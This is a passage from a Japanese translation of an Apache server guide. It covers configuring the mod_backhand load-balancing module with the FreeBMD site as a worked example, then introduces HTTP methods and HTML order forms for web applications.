http://www.backhand.org/mod_backhand/から、gzipで圧縮されたtarファイルをダウンロードしよう。このファイルは100KBもないので、ダウンロードはすぐに終わる。ソースディレクトリは、Apacheのソースディレクトリと同じ階層に作成する。筆者らは、`/usr/wrc.mod_backhand`以下とした。gzipを解凍し、tarを展開すると、`/usr/wrc.mod_backhand/mod_backhand-1.0.1`というサブディレクトリが作成される。ソースファイルは、この中に格納されている。

このモジュールは非常にシンプルで、設定ファイルのようなものは必要ない。ここで、lsコマンドを使ってApacheディレクトリへの正しいパスを確認しておこう。

```
ls ../../apache/apache_x.x.x
```

Apacheディレクトリの内容が無事に表示されたら、次のように入力する。

```
./precompile ../../apache/apache_x.x.x
```

以下のように、Apacheの再構成に関するメッセージが表示される。

```
Copying source into apache tree...
Copying sample cgi script and logo into htdocs directory...
```

```

Adding libs to Apache's Configure...
Adding to Apache's Configuration.tmpl...
Setting extra shared libraries for FreeBSD (-lm)
Modifying httpd.conf-dist...
Updating Makefile.tmpl...

```

次に、Apacheのソースディレクトリに移動しよう。

```
../../apache/apache_1.3.9
```

そして、`./configure`を実行する。

このとき、`mod_backhand`モジュールを有効にするなら`configure`コマンドに次のオプションを追加しなければならない。

```
--enable-module=backhand --enable-shared=backhand
```

筆者は次のようなオプションを指定した。

```

./configure --prefix=/var/backhand --enable-module=so \
--enable-module=rewrite --enable-shared=rewrite \
--enable-module=speling --enable-shared=speling \
--enable-module=info --enable-shared=info \
--enable-module=include --enable-shared=include \
--enable-module=status --enable-shared=status \
--enable-module=backhand --enable-shared=backhand

```

Apacheのメイクを半自動で行いたい場合は、*Configuration* ファイルに次の行を追加する。

```
SharedModule modules/backhand/mod_backhand.cso
```

次に、`./Configure`を実行し、メイクする。

これにより、`mod_backhand`をDSOとして実行できるようになる。新たに生成された`httpd`を正しいパス（おそらくは`/usr/local/bin`）に移動する。

これらの手順を実行すると、`.../apache_x.x.x/conf/httpd.conf-dist`ファイルにデモ用のディレクティブと候補関数が書き込まれる。こういう配慮はありがたいのだが、最新のデータが書き込まれるわけではないようだ。筆者らの環境では、すでに非推奨となっている`byCPU`（詳細は後述）が書き込まれていた。次節の内容と`mod_backhand`の最新ドキュメントを参照しながら、このファイルに書き込まれた内容を確認することをお勧めする。

12.6.4 ディレクティブ

`mod_backhand`には、独自のApacheディレクティブが7つ用意されている。

Backhand

Backhand <候補関数>

デフォルト: なし

ディレクトリ

このディレクティブは、`mod_backhand`の組み込みの候補関数（詳細は後述）の1つを実行する。

BackhandFromSO

BackhandFromSO <ファイルへのパス> <関数名> <引数>

デフォルト: なし

ディレクトリ

このディレクティブは、DSO版の候補関数を実行する。本書の執筆時点で利用可能なのは`byHostname`（詳細は後述）のみである。配布ファイルには、C言語ソースファイルの`byHostname.c`が含まれており、新たに関数を記述する際のひな型として使用できる。このディレクティブは、次のように指定する。

```
BackhandFromSO libexec/byHostname.so byHostname www
```

これは、名前に`www`を含まないホストをすべて除外する。

UnixSocketDir

UnixSocketDir <Apacheのユーザホームディレクトリ>

デフォルト: なし

サーバ設定ファイル

このディレクティブは、`mod_backhand`がサーバのパフォーマンス情報を書き込むファイル（"Arriba"と呼ばれる）の格納先となるディレクトリを指定する。`mod_backhand`はApacheのパーミッションを持つので、このディレクトリは`webuser/webgroup`（あるいは、読者が設定したApacheの実行ユーザ/グループ）が書き込み可能でなければならない。たとえば、Apacheのユーザホームディレクトリ以下に`/backhand`というサブディレクトリを作成するとよい。

MulticastStats

MulticastStats <宛先アドレス>:<ポート>[,ttl]

MulticastStats <自アドレス> <宛先アドレス>:<ポート>[,ttl]

デフォルト: なし

サーバ設定ファイル

`mod_backhand`は、クラスタ内のほかのマシンに対し、自マシンのステータスをブロードキャスト

またはマルチキャストで定期的に通知する。デフォルトでは、自身のネットワーク（たとえば、サーバが接続を待ち受けているネットワーク）のブロードキャストアドレスにブロードキャストする。しかし、別の宛先に送りたい場合もあるだろう。たとえば、リクエストを受け付けるインターネット側のネットワークと、そのリクエストを複数のサーバに振り分けるためのバックエンドネットワークという2つのネットワークがあるとする。この場合は、バックエンドネットワークに向かってブロードキャストするように `mod_backhand` を設定することになる。また、バックエンドネットワークにリダイレクトされたリクエストも受け付けるようにしたい場合もある。このためには、ディレクティブの2つめの形式で自分のサーバ用に別のIPアドレスを指定すればよい。たとえば、自マシンのインターネット側インタフェースのアドレスが193.2.3.4で、バックエンドネットワーク側インタフェースのアドレスが10.0.0.4でネットマスクが/24であるとする。この場合は、Configファイルで次のように設定する。

```
MulticastStats 10.0.0.4 10.0.0.255:4445
```

ディレクティブの1つめの形式（宛先アドレスのみを指定）は、統計データをブロードキャストではなくマルチキャストで送る場合に使うことが多い。

`mod_backhand`は、ブロードキャストするように設定されたすべてのポートで接続を待ち受ける。したがって、<ポート>には、ほかで使われていないUDPポートを指定しなければならない。

AcceptStats

AcceptStats <IPアドレス>[/<マスク>]

デフォルト: なし

サーバ設定ファイル

このディレクティブは、どの送信元から統計データを受け取るかを決定する。これは、1つのネットワークで複数のクラスタが稼働している場合、または別のネットワークから誤って統計データらしきものを受け取ってしまわないようにしたい場合に便利だ。このディレクティブに指定するのは、IPアドレスとネットマスクだけだ。前述の `MulticastStats` での例と同じ環境であれば、次のような設定になる。

```
AcceptStats 10.0.0.0/24
```

複数のネットワーク（またはサブネット）で接続を待ち受ける必要がある場合は、このディレクティブを複数指定できる。このディレクティブにはポートを指定できないことに注意してほしい。したがって、混乱を防ぐために、同じLANを共有するすべてのネットワークで同じポートを使うのがよいだろう。

HTTPRedirectToIP

HTTPRedirectToIP

デフォルト: なし

ディレクトリ

`mod_backhand`は通常、自分ではリクエストを処理しないと判断した場合、ほかのサーバに対するプロキシとして機能する。しかし`HTTPRedirectToIP`を指定した場合、`mod_backhand`は、プロキシ処理を行う代わりにクライアントをリダイレクトする。`HTTPRedirectToIP`では、このときDNS名ではなくIPアドレスが使用される。

HTTPRedirectToName

`HTTPRedirectToName` [フォーマット文字列]

デフォルト: [選択されたApacheサーバのServerName]

ディレクトリ

`HTTPRedirectToIP`と同様に、`mod_backhand`に対してプロキシ処理ではなくリダイレクトを行うよう指示する。ただし、このディレクティブの場合は、`ServerName`とリクエスト内の`Host`:ヘッダの内容から構築されたDNS名にリダイレクトする。デフォルトでは`ServerName`が指定されるが、同一のサーバファーム上に複数のサーバをホストする複雑な構成の場合、特定のマシンの特定のバーチャルホストに正しくリダイレクトするためには多少の工夫が必要になる。そこでフォーマット文字列を使うと、リダイレクト先のDNS名の構築方法を制御できる。使用 방법은 `mod_backhand`のドキュメントにわかりやすく説明されているので、以下に引用する。

フォーマット文字列はC言語の書式文字列と似ているが、挿入トークンが`%#S`と`%#H`（`#`は数値）の2つだけである点が異なる。

`%-#S`は、サーバ名から右側の`#`個の要素を取り除いたものを表す。サーバ名が`www-1.jersey.domain.com`の場合、`%-3S`は`www-1`となる。

`%#S`は、サーバ名のうち左側の`#`個の要素だけを残したものを表す。サーバ名が`www-1.jersey.domain.com`の場合、`%2S`は`www-1.jersey`となる。

`%-#H`は、`Host`:のうち右側の`#`個の要素だけを残したものを表す。`Host`:が`www.client.com`の場合、`%-2H`は`client.com`になる。

`%#H`は、`Host`:から左側の`#`個の要素を取り除いたものを表す。`Host`:が`www.client.com`の場合、`%1H`は`client.com`になる。

たとえば、読者が`hosting.com`というホスティング会社を運営していて、`www[1-5].sanfran.hosting.com`という5台のマシンを保有しているとしよう。そして、`www.client1.com`と`www.client2.com`をホスティングしているとする。また、`www[1-5].sanfran.client[12].com`に対応するDNS名も追加してある。この場合は、次のように設定する。

```
Backhand HTTPRedirectToName %-2S.%-2H
```

これにより、`www.client#.com`に対するリクエストが、`www[1-5].sanfran.client#.com`のうちのいずれかにリダイレクトされる。

BackhandSelfRedirect

BackhandSelfRedirect <On|Off>

デフォルト: Off

ディレクトリ

負荷の高い状況でApacheを実行する場合は、同じサーバ上で2つのApacheインスタンスを実行するのが一般的だ。つまり、一方のインスタンスでは静的なコンテンツの提供と負荷分散処理を行い、他方のインスタンスでは`mod_perl`などの組み込みのスクリプト言語モジュールを使ってCGIを実行するのである。このようにするのは、`mod_perl`を使うApacheインスタンスは大量のメモリを消費する傾向にあるので、こうしたインスタンスは必要なときにだけ実行した方がよいからだ。したがって通常は、これらのインスタンスを別のIPアドレス上に設定し、CGIを呼び出すURLのみがそのサーバに送信されるようにする（あるいは、`mod_proxy`を使って特定のURLをそのサーバにリバースプロキシする）。だが、`mod_backhand`を実行していれば、同じホスト上の別のサーバにリダイレクトすることが可能になる。`BackhandSelfRedirect`がoffの場合は、候補関数によって当該ホストが最善の候補であると判断されても`mod_backhand`は何もせず、そのほかのApacheがそのリクエストを処理することになる。しかし、`BackhandSelfRedirect`がonの場合には、別のホストであるかのように自分自身にリダイレクトし、「重量級」のインスタンスを起動することができる。ただしこのためには、Multicast Statsディレクティブで、「軽量級」のインスタンスが関連付けられたインタフェースではなく、`mod_perl`（またはそのほかのモジュール）インスタンスが関連付けられたインタフェースを使うように設定しなければならない。

BackhandLogLevel

BackhandLogLevel <+|-><mbsc|dcsn|net><a11|1|2|3|4>

デフォルト: Off

ディレクトリ

このディレクティブの詳細はドキュメントには記載されていないようだが、エラーログに詳細なエラーメッセージを記録したい場合は、次のように指定する。カンマで区切ることに注意してほしい。

```
BackhandLogLevel +net1, +dcsnall
```

ログを記録しない場合は、このディレクティブを使用しないか、または次のように指定すればよい。

```
BackhandLogLevel -mbscall, -netall, -dcsnall
```

BackhandModeratorPIDFile

BackhandModeratorPIDFile filename

デフォルト: なし

サーバ設定ファイル

このディレクティブは、「モデレータ」プロセスのPIDを記述するファイルを指定する。モデレータとは、統計データを生成および受信するプロセスのことだ。

12.6.5 候補関数

以下の組み込み候補関数は、到着したリクエストを処理するサーバを選択するためのもので、前述のBackhandディレクティブにしたがって動作する。

byAge

byAge [秒で表した時間]

デフォルト: 20

ディレクトリ

この関数は、ビジー状態であったり、クラッシュしていたり、ロックされていたりするマシンを選択しないようにする。つまり、指定した秒数のあいだ、リソースの状況を報告してこないサーバを除外する。

byLoad

byLoad [bias (浮動小数点で指定)]

デフォルト: なし

ディレクトリ

byLoad関数は、負荷を基準にソートしたサーバのリストを生成する。bias引数（浮動小数点数）を指定すると、この値でリクエストの転送コストを相殺することによって、最初にリクエストを受け付けたサーバを優先的に選択できる。つまり、負荷が最小でないとしても、最初のサーバがリクエストを処理するように設定できる。0～1.0の値にするといいだろう。

byBusyChildren

byBusyChildren [bias (整数で指定)]

デフォルト: なし

ディレクトリ

この関数は、ビジー状態にあるApacheの子プロセスがいくつあるかを基準にサーバをソートする。biasを指定すると、この値を現在のサーバの子プロセス数から差し引くことによって、ビジー状態のプロセスが最少でないとしても、現在のサーバがリクエストを処理するように設定できる。

byCPU

byCPU

デフォルト: なし

ディレクトリ

byCPU関数はbyLoad関数と同様の働きをするが、CPU負荷を基準にしてサーバを決定する。FAQには「この関数はほとんど役に立たない」とあるので、これに従っておこう。この関数には歴史的な意義しかない。

byLogWindow

byLogWindow

デフォルト: なし

ディレクトリ

byLogWindow関数は、リストにある n 個のサーバのうち、先頭から2を底とする n の対数個分のサーバを残す。たとえばサーバ数が17の場合、先頭の4つ以外のサーバが除外される。

byRandom

byRandom

デフォルト: なし

ディレクトリ

byRandom関数は、疑似乱数を使ってサーバのリストをソートする。

byCost

byCost

デフォルト: なし

ディレクトリ

byCost関数は、各サーバへのリダイレクトに必要な演算コスト（ほとんどはメモリ使用量だろう）を計算し、最も低コストなサーバを選択する。この関数のロジックについては、<http://www.cnds.jhu.edu/pub/papers/dss99.ps>を参照のこと。

bySession

bySession cookie

デフォルト: off

ディレクトリ

この関数は、cookieの値に基づいてサーバを選択する。このとき、cookieの値は選択するサーバのIPアドレスでなければならない。cookieは、`mod_backhand`が設定してくれるわけではないので、サイトの開発者が（CGIスクリプトなどを利用して）設定する必要がある。この関数が有用なのは、あるステートがクライアントに関連付けられており、そのステートを利用できるのは当該クライアントが最初に接続したサーバのみであるような場合である。

addPrediction

AddPrediction

デフォルト: なし

ディレクトリ

この関数が有効になっている場合は、無効にすることを強く推奨する。この関数を記載しているのは、これを使わないよう勧告するためである。

byHostname

byHostname <regex>

デフォルト: なし

ディレクトリ

この関数は、前述のBackhandFromSOディレクティブを使って実行する必要がある。この関数は、<regex>にマッチしない名前のサーバを除外する。たとえば、次のように指定する。

```
BackhandFromSO libexec/byHostname.so byHostname www
```

これは、名前にwwwを含まないすべてのホストを除外する。

12.6.6 Configファイル

原因不明の問題が発生することのないように、以下のブロックは必ずApacheのUserディレクティブとGroupディレクティブよりも下に定義しなければならない。

```
LoadModule backhand_module libexec/mod_backhand.so
UnixSocketDir @@ServerRoot@@/backhand
# 128 < 224 なので、このマルチキャストは実際にはブロードキャストである。
# したがって、TTLパラメータは不要である。
# マルチキャストの',1'は送信先をローカルネットワークのみに限定している。
# MulticastStats 128.220.221.255:4445
MulticastStats 225.220.221.20:4445,1
AcceptStats 128.220.221.0/24

<Location "/backhand/">
    SetHandler backhand-handler
</Location>
```

SetHandlerディレクティブで、現在のサーバや負荷の情報を示すmod_backhandのステータスページを指定のディレクトリに生成している。

候補関数は、DirectoryブロックまたはLocationブロックに指定する。以下に例を示す。

```
<Directory cgi-bin>
BackhandbyAge 6
BackhandFromSO libexec/byHostname.so byHostname (sun|alpha)
Backhand byRandom
Backhand byLogWindow
Backhand byLoad
</Directory>
```

ここでは以下の処理を行っている。

- 6秒間応答のないサーバはすべて除外する。
- 名前が`sub`または`alpha`であるサーバを選択する。これは、負荷の高いCGIリクエストを処理するためである。
- リスト内のサーバの順序をランダムにする。
- ランダムなリストのサンプルを取得する。
- リストのサーバを負荷の低い順にソートする。
- リストの先頭にあるサーバを選択する。

12.6.7 サンプルサイト

本来ならば、サンプルサイトを構築しながら要点を説明するところだが、`mod_backhand`を使ったサンプルサイトの構築は複数のマシンがないとちょっと難しい。そのため本節では、筆者らの1人 (Ben Laurie) が運営しているFreeBMDという実際のWebサイトを例に説明していくことにする。FreeBMDというのは、イングランド地方とウェールズ地方の人々の出生、婚姻、死亡に関する情報を登録していくボランティア形式のWebサイトで、現在では世界中から3,000人を超える人々が参加している。興味のある読者は、<http://www.freebmd.org.uk/>にアクセスしていただきたい。本書の執筆時点では、FreeBMDは、負荷分散処理された3台のマシンで構成されている。各マシンは、250GBのRAIDシステムと2GBのRAMを搭載し、約25,000,000件のレコードをMySQLデータベースに格納している。ユーザは、各マシンに対してファイルをアップロードしたり、マシン上のファイルの内容を変更したりする。そして、このファイルからデータベースが構築される。これらのファイルは、整合性の維持を容易にするために「マスタ」マシン上に存在している必要があり、このためサーバの構成が非常に重要になる。つまり、サイトのマスタマシンの部分にかかる負荷を分散する必要があるのだ。ともあれ、これらのマシンのうち1台のConfigファイルを見ていこう。項目ごとにコメントを付けてある。

```
HostnameLookups off
```

これにより、ログの記録が高速になる。

```
User webserv
Group webserv
```

Webサーバ用のユーザを設定している。

```
ServerName liberty.thebunker.net
```

3台のマシンには、それぞれ*liberty*、*fraternity*、*equality*という名前が付けられている。したがって、この設定は各マシンで異なっている。

```
CoreDumpDirectory /tmp
```

コアダンプをチェックして問題を調べるための設定だ。複数のユーザでマシンを共有している場合は、*/tmp*を指定するのは避けた方がよい。*/tmp*には誰でもアクセスできるので、情報が漏洩する可能性があるからだ。また、ソフトリンクを介して任意のファイルの上書きを許可してしまうセキュリティホールにもなりかねない。

```
UnixSocketDir /var/backhand
```

これはbackhandの内部ソケットを指定する。

```
MulticastStats 239.255.0.0:10000,1
```

このサイトはホスティング会社（<http://www.thebunker.net/>）に間借りしており、ほかのサーバとネットワークを共有しているので、統計データはマルチキャストで送信している。TTLパラメータの「1」で、送信先をローカルネットワークのみに制限していることに注目してほしい。

```
AcceptStats 213.129.65.176
AcceptStats 213.129.65.177
AcceptStats 213.129.65.178
AcceptStats 213.129.65.179
AcceptStats 213.129.65.180
AcceptStats 213.129.65.181
```

3台のマシンは、それぞれIPアドレスを2つ持っている。1つは固定アドレスで、もう1つは前述のWackamoleが管理するアドレスだ。固定アドレスは管理作業のときや、機能を特定のマシンに関連付ける必要がある場合に有用だ。どちらのIPアドレスが*mod_backhand*の統計データ用のソースアドレスとなるのか判断できないので、両方のアドレスを指定してある。

```
NameVirtualHost *:80
```

Webサーバは、ほかにもFreeCEN、FreeREG、FreeUKGENといった関連プロジェクトをホスティングしているので、これらのために名前ベースのバーチャルホストを使っている。

```
Listen *:80
```

すべてのIPアドレスの待ち受けポートを設定している。

```
MinSpareServers 1
MaxSpareServers 1
StartServers 1
```

Webサーバの設定を他人に任せると、こういうことになってしまう。MinSpareServersとMaxSpareServersには、決して同じ値を指定してはならない。なぜなら、このような設定ではApacheが子プロセスの停止と再起動を絶えず繰り返し、サイトの応答が悪くなってしまうからだ。これらの値は、Minを10、Maxを25あたりに設定するといいだろう。これらに較べて、StartServersはそれほど重要なディレクティブではないが、起動時に過負荷にならないようにしたい場合には便利だ。これは、設定例としては実にお粗末なものだが、悪い例としてそのまま残している。

```
MaxClients 100
```

子プロセスの最大数を100に制限している。通常、子プロセス数の上限は、搭載しているRAMの容量と子プロセスのサイズに応じて決める。

```
MaxRequestsPerChild 10000
```

10,000のリクエストを受け付けたら、子プロセスを再起動する。これは、*mod_perl*を実行していて、メモリ消費の総量を制限したい場合に有用だ。このディレクティブで制限を設けない場合、際限なくメモリが消費されることになる。

```
LogFormat "%h %l %u %t \"%r\" %s %b \"%{Referer}i\" \"%{User-Agent}i\" \"%{BackhandProxyRequest}n\" \"%{ProxiedFrom}n\""
```

ここでは、*mod_backhand*の処理を確認できるように、ログの記録方法を設定している。

```
Port 80
```

冗長な設定だが、残しておいても害はない。

```
ServerRoot /home/apache
```

同じく冗長な設定だが、無害だ。

```
TransferLog /home/apache/logs/access.log
ErrorLog /home/apache/logs/error.log
```

「メイン」のログファイルはあまり使われないだろう。なぜなら、実際のホストはすべてVirtual Hostのセクションで指定することになるからだ。

```
PidFile /home/apache/logs/httpd.pid
LockFile /home/apache/logs/lockfile.lock
```

これも冗長な設定だが、無害だ。

```
<VirtualHost *:80>
    Port 80
    ServerName freebmd.rootsweb.com
    ServerAlias www.freebmd.org.uk www3.freebmd.org.uk
```

ようやく最初のバーチャルホストが現れた。この設定は各ホストで同じだが、www3.freebmd.org.ukの部分は、ほかのホストではwww1またはwww2になる。

```
DocumentRoot /home/apache/hosts/freebmd/html
ServerAdmin register@freebmd.rootsweb.com
TransferLog "| /home/apache/bin/rotatelogs
               /home/apache/logs/freebmd/access_log.liberty 86400"
ErrorLog "| /home/apache/bin/rotatelogs
            /home/apache/logs/freebmd/error_log.liberty 86400"
```

*rotatelogs*を使ってログをローテートさせている点に注目してほしい。このサーバは常に多くのアクセスを受けているので、ログをローテートさせておかないと10GBものログファイルに直面する羽目になる。

```
SetEnv BMD_USER_DIR /home/apache/hosts/freebmd/users
SetEnv AUDITLOG /home/apache/logs/freebmd/auditlog
SetEnv CORRECTIONSLOG /home/apache/logs/freebmd/correctionslog
SetEnv MASTER_DOMAIN www1.freebmd.org.uk
SetEnv MY_DOMAIN www3.freebmd.org.uk
```

以上は、ローカルの設定を各種スクリプトに渡すための設定だ。設定の一部は開発用の環境と公開用の環境の違いを埋めるため、また一部はプラットフォーム間の違いを埋めるために設定している。

```
AddType text/html .shtml
AddHandler server-parsed .shtml
DirectoryIndex index.shtml index.html
```

SSI解析の対象となるHTMLファイルを設定している。また、そのHTMLファイルをディレクトリのインデックスとして使用できるようにしている。

```
ScriptAlias /cgi /home/apache/hosts/freebmd/cgi
ScriptAlias /admin-cgi /home/apache/hosts/freebmd/admin-cgi
ScriptAlias /special-cgi /home/apache/hosts/freebmd/admin-cgi
ScriptAlias /join /home/apache/hosts/freebmd/cgi/bmd-add-user.pl
```

さまざまなCGIディレクトリを設定している。この後で、一部のCGIディレクトリにセキュリティを設定している。

```
Alias /scans /home/FreeBMD-scans
Alias /logs /home/apache/logs/freebmd
Alias /GUS /raid/freebmd/GUS/Live-GUS
Alias /motd /home/apache/hosts/freebmd/motd
Alias /icons /home/apache/hosts/freebmd/backhand-icons
```

リクエストを正しく処理するためにエイリアスを設定している。

```
<Location /special-cgi>
    AllowOverride none
    AuthUserFile /home/apache/auth/freebmd/special_users
    AuthType Basic
    AuthName "Live FreeBMD - Liberty Special Administration Site"
    require valid-user
    SetEnv Administrator 1
</Location>
```

special-cgiを使うには、認証を受ける必要がある。また、special-cgiは、このマシンでのみ実行する。

```
<Location />
    Backhand byAge
    Backhand byLoad .5
</Location>
```

負荷分散処理のための設定だ。byAgeで、応答のないサーバは使わないように設定している。byLoadでは、負荷が最小のマシンを使うように設定している。ただし、ほんの僅かな平均負荷の差でプロキシ処理を行うことを避けるため、このマシンの負荷と最少負荷の差が0.5以内であればこのマシンを使うようにしている。私たちは、byLoadよりも精度が高いと思われるbyBusyChildrenを使うことも考えている。また、データベース負荷を基準にプロキシ処理を行う *mod_backhand* モジュールを開発することも検討中だ。

```

<LocationMatch /cgi/(show-file|bmd-user-admin|bmd-add-user|bmd-bulk-add|
    bmd-challenge|bmd-forgotten|bmd-synd|check-range|
    list-synd|show-synd-info|submitter)\.pl>
    BackHand off
</LocationMatch>

<LocationMatch /(special-cgi|admin-cgi)/>
    BackHand off
</LocationMatch>

<LocationMatch /join>
    BackHand off
</LocationMatch>

```

これらのスクリプトは負荷分散処理をしないように設定している。

```

<LocationMatch /cgi/bmd-files.pl>
    BackhandFromSO libexec/byHostname.so byHostname (equality)
</LocationMatch>

```

このスクリプトは必ず *equality* で処理するように設定している。

```

<LocationMatch /(freebmd|freereg|freecen|search)wusage>
    BackhandFromSO libexec/byHostname.so byHostname (fraternity)
</LocationMatch>

```

そして、これらのスクリプトは必ず *fraternity* で処理するように設定している。

```

<Location /backhand>
    SetHandler backhand-handler
</Location>

```

backhandのステータスページを設定している。

```

</VirtualHost>

```

ここでは、話を簡単にするためにほかのバーチャルホストの設定は省略しているが、これらについても特別な設定はしていない。

13章

アプリケーションの構築

Butterthlies社は順調に業績を伸ばしつつあり、注文の洪水への対応が追いつかなくなってきた。社員全員で、郵便や電話で受けた注文の入力作業を行っているのだが、それでも手が足りない。猫の手も借りている状態だ。

ある日、1人の社員が、インターネットで注文を受け付けることを思いついた。これは基本的には難しいことではない。顧客にカタログページを参照してもらう点はこれまでと同じだが、この後が違う。顧客に電話で注文してもらうのではなく、画面上に注文フォームを表示し、これに注文内容を入力してもらうのだ。そのデータをWebから取り出して、スクリプトやプログラムに渡すようにすればよい。こうしたことを実現するには、スクリプトを作成することが必要になる。スクリプトを使うことで、Webサイトはユーザとの対話においてより積極的な役割を担うことが可能になる。こうしたツールによって、Apacheは単にWebページを公開するだけのものから、アプリケーション構築の基盤として機能するようになる。

13.1 アプリケーションとしてのWebサイト

多くのサイトは、ユーザに用意されたファイルを提供し、ハイパーリンクによってページ間の移動ができるだけの「倉庫」として振舞っている。しかし、Webサイトにはより洗練された対話を実現する能力が備わっている。Webサイトでは、フォームを使ってユーザからの情報を収集し、ページの外見や内容をそのユーザの興味に合わせてカスタマイズしたり、ユーザがさまざまな情報ソースとのインタラクションを実現できる。また、最近では「Webサービス」がコンピューティングの世界で一般的になってきているが、Webサイトをブラウザではなくほかのコンピュータにサービスを提供するホストとして機能させることも可能だ。

Apacheはアプリケーション構築のための堅固な基盤を提供するが、これはHTTPトランザクションを管理するコアとなるWebサーバ、さまざまなモジュール、それにトランザクションをプログラムに接続するためのインタフェースを使って実現される。開発者は、ページをただ読み込むよりずっと複雑な情報のフローを管理するロジックを作成できる。ロジックの作成には、HTTP、セキュリティ、アプ

リケーション設計でのWeb固有の側面に対するApacheのサービスだけでなく、開発者が選択した開発環境を利用することができる。単純に動的な情報を挿入する処理から、異なる環境やアプリケーションの統合のような高度な処理まであらゆる処理を行うことが可能だ。

13.1.1 HTTPメソッドについて

パブリッシュ（文書の公開）だけを目的とするサイトでは、HTTPプロトコルのメソッドのうちGETメソッドのみに焦点をあててきた。ApacheによるGETの処理は、ファイルからの情報のパブリッシュだけを必要とするサイトには十分なものだ。しかし、HTTP（およびApache）はもっと広い範囲の利用法に対応できる。インタラクティブなサイトを作成するなら、開発者は基本的なロジックを提供するための何らかのプログラムを書かなければならない。しかし、有用なタスクの作成は多くの場合それほど難しくなく、Apacheにはデータベースやその他の情報ソースに接続するようなさらに複雑なアプリケーションにも対応できる能力がある。

すべてのHTTPリクエストでは、メソッドを指定しなければならない。これによって、サーバに着信したデータの処理方法を指示する仕組みだ。詳しい説明は、HTTP 1.1の仕様（<http://www.w3.org/Protocols/rfc2616/rfc2616.html>）を参照してほしい。ここでは、各メソッドの概要を説明するにとどめる。

GET

要求されたデータを返す。「条件付GET」は、ネットワークトラフィックを浪費しないよう、条件が満たされたときにだけレスポンスを生成する。たとえば、頻繁に更新されるページは伝送されるが、クライアントが同じページを再びリクエストしたときにそのページが前回の時点から更新されていないければ、「条件付GET」はそのページをローカルキャッシュから取得するようにクライアントに指示するレスポンスを生成する。GETには、追加パス情報やクエリ文字列（アプリケーションが処理する情報を格納する）を含めることができる。

HEAD

GETによって得られるはずのヘッダをデータなしで返す。これによって、ドキュメント全体を取得するためのバンド幅を浪費することなく、クライアントのキャッシュがどれくらい新しいかを知ることができる。

POST

サーバに対して、URL（通常はHTML内のフォームのACTIONフィールドだが、ほかの方法で生成されたURLの場合もある）で指定されたリソースを使って、受け取ったデータに何らかの加工をするように指示する。たとえば、Web上で本を注文する場合、注文フォームに本のタイトル、クレジットカード番号などを入力する。ブラウザはこれらのデータをPOSTでサーバに送信する。

PUT

サーバに対して、データの格納を指示する。

DELETE

サーバに対して、データの削除を指示する。

TRACE

サーバに対して、サーバが行ったアクションを追跡診断した結果を返すように指示する。

CONNECT

プロキシに対して、別のホストに接続して、レスポンスの内容を解析/キャッシュせずにそのまま返すように指示する。これは、プロキシを介してSSL接続を確立する際によく使用される。

サーバは必ずしもこれらのメソッドのすべてを実装する必要はない。詳細は、RFC2068を参照してほしい。もっとも頻繁に使用されるメソッドは、GETとPOSTであり、これらのメソッドによってユーザとの対話の多くの部分が処理される。

13.1.2 フォームの作成

フォームは、ユーザとWebアプリケーションとの対話のためのもっとも一般的な手段であり、単純なハイパーリンクによって得られるユーザ入力に比べて、より大きな可能性を提供してくれる。HTMLにはユーザから情報を収集するためのコンポーネントのセットが用意されており、集められた情報は開発者が選択したメソッドでHTTPによりサーバに送信される。サーバ側では、フォームから送られた情報をアプリケーションで処理して、適切な方法でユーザに対してレスポンスを返す。

フォームの作成は簡単である。Butterthlies社のカタログを注文フォームにするには、簡単な編集行えばよい。ここでは、例を示すだけの目的なので、カタログを美しく整形する手間は省くことにする。各カードの注文数量の欄を4つと、フォームの一番下にクレジットカード番号を入力するための欄を追加してみよう。

フォームを追加したカタログのHTMLを以下に示す。なお、追加された行は次のようなコメントでマークしてある。

```
<!-- new line -->
```

以下のようになる。

```
<html>
<body>
<FORM METHOD="POST" ACTION="cgi-bin/mycgi.cgi">
<!-- see text -->
<h1> Welcome to Butterthlies Inc</h1>
<h2>Summer Catalog</h2>
<p> All our cards are available in packs of 20 at $2 a pack.
There is a 10% discount if you order more than 100.
</p>
<hr>
<p>
```

```

Style 2315
<p align="center">

<p align="center">
Be BOLD on the bench
<p>How many packs of 20 do you want? <INPUT NAME="2315_order" >
<!-- new line -->
<hr>
<p>
Style 2316
<p align="center">

<p align="center">
Get SCRAMBLED in the henhouse
<p>How many packs of 20 do you want? <INPUT NAME="2316_order" >
<HR>
<p>
Style 2317
<p align="center">

<p align="center">
Get HIGH in the treehouse
<p>How many packs of 20 do you want? <INPUT NAME="2317_order">
<!-- new line -->
<hr>
<p>
Style 2318
<p align="center">

<p align="center">
Get DIRTY in the bath
<p>How many packs of 20 do you want? <INPUT NAME="2318_order">
<!-- new line -->
<hr>
<p> Which Credit Card are you using?
<ol>
    <li>Access <INPUT NAME="card_type" TYPE="checkbox" VALUE="Access">
    <li>Amex <INPUT NAME="card_type" TYPE="checkbox" VALUE="Amex">
    <li>MasterCard <INPUT NAME="card_type" TYPE="checkbox" VALUE="MasterCard">
</ol>
<p>Your card number? <INPUT NAME="card_num" SIZE=20>
<!-- new line -->
<hr>
<p align="right">
Postcards designed by Harriet@alart.demon.co.uk
<hr>
<br>
Butterthlies Inc, Hopeful City, Nevada, 99999
</br>

```

```
<p><INPUT TYPE="submit"><INPUT TYPE="reset">
<!-- new line -->
</FORM>
</body>
</html>
```

この中で多少わかりにくいのは次の行だろう。

```
<FORM METHOD="POST" ACTION="/cgi-bin/mycgi.cgi">
```

これはWindowsの場合は次のようになる。

```
<FORM METHOD="POST" ACTION="mycgi.bat">
```

注文フォームは<FORM>タグで始まり、</FORM>タグで終わる。METHOD属性は、CGIスクリプトにデータを送る方法をApacheに指示する。この例ではPOSTが使われている。

UNIX Unixの例の場合、ACTION属性は*cgi-bin/mycgi.cgi*（サーバの内部で*/usr/www/cgi-bin/mycgi.cgi*に展開される）というURLを使って注文フォームを処理するようにApacheに指示する。

完全なHTMLを作成するのは簡単なことではない。ほとんどのブラウザは、構文の多少の不正確さを許容するが、ブラウザによって何をどの程度許容するかが異なる。このため、標準から外れたHTMLを作成した場合、ブラウザによって異なる結果が生じてしまうことがある。このようなことを避けるためには、作成したページを<http://validator.w3.org>のようなHTML検証ツールでチェックするとよい。

フォームの作成に使用するHTMLタグの詳細については、Chuck Musciano、Bill Kennedy著、『HTML & XHTML: The Definitive Guide』（O'Reilly & Associates発行、日本語版：『HTML & XHTML 第5版』、オライリー・ジャパン発行）を参照してほしい。

13.1.3 他のアプローチによるアプリケーションの構築

